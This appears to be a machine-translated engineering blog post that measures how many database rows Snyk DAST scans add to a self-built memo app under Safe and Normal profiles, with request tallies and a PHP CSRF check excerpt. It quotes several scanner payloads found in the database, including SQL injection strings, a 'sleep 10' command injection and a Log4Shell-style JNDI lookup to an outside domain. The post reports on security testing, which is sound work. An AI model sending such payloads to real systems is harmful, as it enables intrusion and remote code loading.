
I Tested How Much App Data Gets Modified by Snyk API & Web (DAST) Scans

This page has been translated by machine translation. View original
Hello. I'm Ogata from the Operations Innovation Department.
Using Snyk API & Web (DAST), I scanned an app I built myself and checked how much of the app's data gets rewritten.
DAST (Dynamic Application Security Testing) is a method that tests a running application from an attacker's perspective to find vulnerabilities.
A close analogy is trying to break into a finished house through its windows and keyholes, thinking like a burglar.
A similar approach is SAST (Static Application Security Testing), which tests for vulnerabilities by looking at the source code.
DAST actually performs an intrusion test on the finished house, whereas SAST looks at the house's blueprints and diagnoses things like "this lock looks easy to break" or "this window looks easy to get into."
↓ A rough image of DAST and SAST ↓

Because DAST actually tests a finished house, things inside the house can get damaged. The same goes for apps: during a scan, data may increase or be rewritten.
The official best practices also state that scans may create records, and that test data may remain in a form visible to users (as of 2026/11/27).
If you run a scan in production against an app where content posted by one user can be seen by other users, attack strings might end up displayed on users' screens. The official documentation also advises not to scan such apps in production (Can I scan a production site?).
For this reason, the official documentation advises running scans in a test environment where the database can be restored.
It says "data may be rewritten," but I was curious how much actually gets written, so I tested it with an app I built myself.

Scans have a setting called "profile." According to the official explanation (as of 2026/11/27), they differ as follows.
- Safe: Narrows down the types of attack input (payloads), and the scanner uses only GET (POSTs sent by the crawler for things like login are an exception)
- Normal: Uses more payloads than Safe, with no restriction on the methods used
This time, I'll compare the amount written and the POSTs sent (requests used for submitting forms) between "Safe" and "Normal."
What we verify this time
We actually measure how much gets written by a scan.
We count the table rows before and after the scan, and tally the number of requests from the access log.
Based on the official documentation, I narrowed it down to two points to verify.
- Does Safe also send POSTs other than login? (The official documentation gives login as an example)
- How much does Normal rewrite data? (The official documentation says it may rewrite data, but doesn't state an amount)
Test environment

I placed a self-made memo app (PHP built-in server and SQLite) on a single AWS EC2 instance (Amazon Linux 2023) and received Snyk API & Web scans from the internet. The security group allows only the scanner IPs (the official list) and my own working IP.
I measured the amount written in two ways: counting the rows of the SQLite table before and after the scan, and tallying the access log.
Architecture diagram
The app
It's a self-made memo app. Its features are as follows.
- Login
- Memo list
- Memo add form (login required; has a CSRF token)
- Search of public memos
CSRF (Cross-Site Request Forgery) is an attack that makes the browser of a logged-in person send unintended operations. To prevent it, a method is used in which an unpredictable token is placed in the form and checked for a match when the form is submitted (CSRF token verification).
The memo add form of the app used in this test is also protected by this method.
All data is fictitious and made for testing. The only place that writes is the memo add form, and there are no update or delete features. Therefore, the increase in the number of rows in the memos table can be considered the result of POSTs to the memo add form.
What I measured
The following two.
- The number of rows in the
memostable before and after the scan - The counts by method and by path in the access log (journald)
Before each scan, I restored the DB to its initial state.
Conditions
I ran one scan for each of the following three conditions.
| Condition | Authentication | Profile |
|---|---|---|
| No auth, Safe | None | Safe |
| With auth, Safe | Login Form | Safe |
| With auth, Normal | Login Form | Normal |
The difference between profiles is compared using Safe and Normal with authentication. The Safe scan without authentication was the first one I ran, before setting up authentication. I include it in the results for reference.
For the conditions with authentication, I registered the login page URL and the form field names and values (a fictitious user) in the Login Form on the Authentication tab.

When I tried logging in with Test configuration in the settings, "Login successful" was displayed.

In addition to checking the login, Test configuration also sent several requests before the scan.
I selected each profile on the Profile tab.
Results
Let's look at the actual results.
Comparison of the three conditions
| No auth, Safe | With auth, Safe | With auth, Normal | |
|---|---|---|---|
| Duration (as shown on screen) | 8m 58s | 21m 59s | 27m 52s |
| GET | 3470 | 9301 | 13630 |
| POST total | 81 | 86 | 4464 |
POSTs to /memo_new.php |
0 | 4 (all 400) | about 1230 |
POSTs to /login.php |
3 | 4 | about 2650 |
Rows in memos |
6 → 6 (+0) | 6 → 6 (+0) | 6 → 1089 (+1083) |
The scan detail screens are as follows.

No auth, Safe had 13 pages visited and 14 Scanned URLs.

With auth, Safe had 21 pages visited and 15 Scanned URLs.

With auth, Normal had 23 pages visited and 18 Scanned URLs.
Normal: 1083 rows were added
With Normal with authentication, the memos table went from 6 rows to 1089 rows. That is an increase of 1083 rows. The existing 6 rows were unchanged.
I'll post some of the values that went into the database as they are. This is data from a fictitious app made for testing. Numbered subdomains of external domains and the like have been replaced with <…>.
Test Title
' OR '1'='1
UNION ALL select NULL --
sleep 10
${jndi:ldap://<外部ドメイン>/<パス>}
Most of the values that went in were common attack patterns. The types include SQL injection, command injection, code injection, Log4Shell-type (a vulnerability in Log4j, a Java logging library), and strings that prompt communication with external domains. Ordinary strings such as Test Title also went in in large numbers.
These are thought to have been sent to look for vulnerabilities where input is executed as SQL statements or commands (such as SQL injection) (speculation).
Breakdown of Normal's POSTs
Normal sent 4464 POSTs. The main breakdown is as follows.
/login.php: about 2650/memo_new.php: about 1230- GraphQL-related paths (such as
/graphql): 58
There were 2650 POSTs to the login page in about 28 minutes. In an environment where accounts get locked after failed logins, it would be wise to keep this number in mind. This time, I did not check whether the account would get locked.
Results of POSTs to the memo add form
By status, Normal's POSTs to /memo_new.php were as follows.
| Status | Count | Possible meaning |
|---|---|---|
| 302 | 1081 | Redirect after successful addition |
| 400 | 144 | Rejected by CSRF verification |
| 200 | 9 | Rejected by input validation (form redisplayed) |
In the app's code, 400 is returned only when CSRF verification fails. Input validation errors return the form with 200. I derived the "possible meaning" above from this correspondence. The relevant part is as follows (excerpt).
if (!hash_equals($_SESSION['csrf'], $token)) {
    http_response_code(400);
    $error = '不正なリクエストです。';
} elseif ($title === '' || $body === '') {
    $error = 'タイトルと本文を入力してください。';
}
Also, this app's CSRF token is fixed per session. Within the same session, POSTs with the same token go through any number of times. In fact, form retrievals (GET) numbered 54, but there were about 1230 POSTs. This means that a single form retrieval allowed many POSTs to go through.
Why 144 POSTs returned 400 even though the token is fixed is unconfirmed. My guess is that the token changes with each re-login, and POSTs sent with an old token were rejected.
The number of added rows is 1083, which differs by 2 from the 1081 302 responses. The cause of this difference is unconfirmed.
Safe: 0 rows, but POSTs were sent
With Safe, no rows were added under either condition. However, POSTs were sent.
Safe without authentication had 81:
- GraphQL-related paths (such as
/graphql): 58 /: 14- Search (
/search.php): 6 - Login (
/login.php): 3
Safe with authentication had 86:
- GraphQL-related paths (such as
/graphql): 58 /: 11- Search (
/search.php): 6 - Login (
/login.php): 4 - Memo add form (
/memo_new.php): 4 /memo.php?id=1: 3
The 4 POSTs to the memo add form were all 400. Reading the code, 400 is returned only when CSRF verification fails. In other words, these 4 POSTs appear to have been rejected by the app's CSRF protection.
Discussion
These are my thoughts after reading the results. They include speculation.
It doesn't seem safe to say "Safe means nothing gets written"
In this app, no writes occurred with Safe. However, what stopped the writes seems to have been the app's CSRF protection, not the profile. Safe's POSTs (the 4 to the memo add form) were not withheld by the profile; they were sent and then rejected.
What would happen if Safe POSTed with a correct CSRF token is untested.
Relationship to the official documentation
The official documentation says the crawler also uses other methods when necessary (login is the example). POSTs to login did appear in the measurements, as described.
In the measurements, POSTs to search, GraphQL-related paths, and the memo add form also appeared besides login. It would be good to know before scanning that even Safe sends about 80 POSTs other than login (78 without authentication, 82 with authentication).
Summary
What we found is as follows.
- Normal with authentication wrote 1083 rows in about 28 minutes with about 4500 POSTs
- Safe with authentication sent 86 POSTs, but no rows were added in this app
- What stopped Safe's writes seems to have been the app's CSRF protection, not the profile
The conditions were one fictitious self-made app and one run per condition. Other apps, the Full profile, apps with update or delete features, and Safe when sending with a correct CSRF token are untested.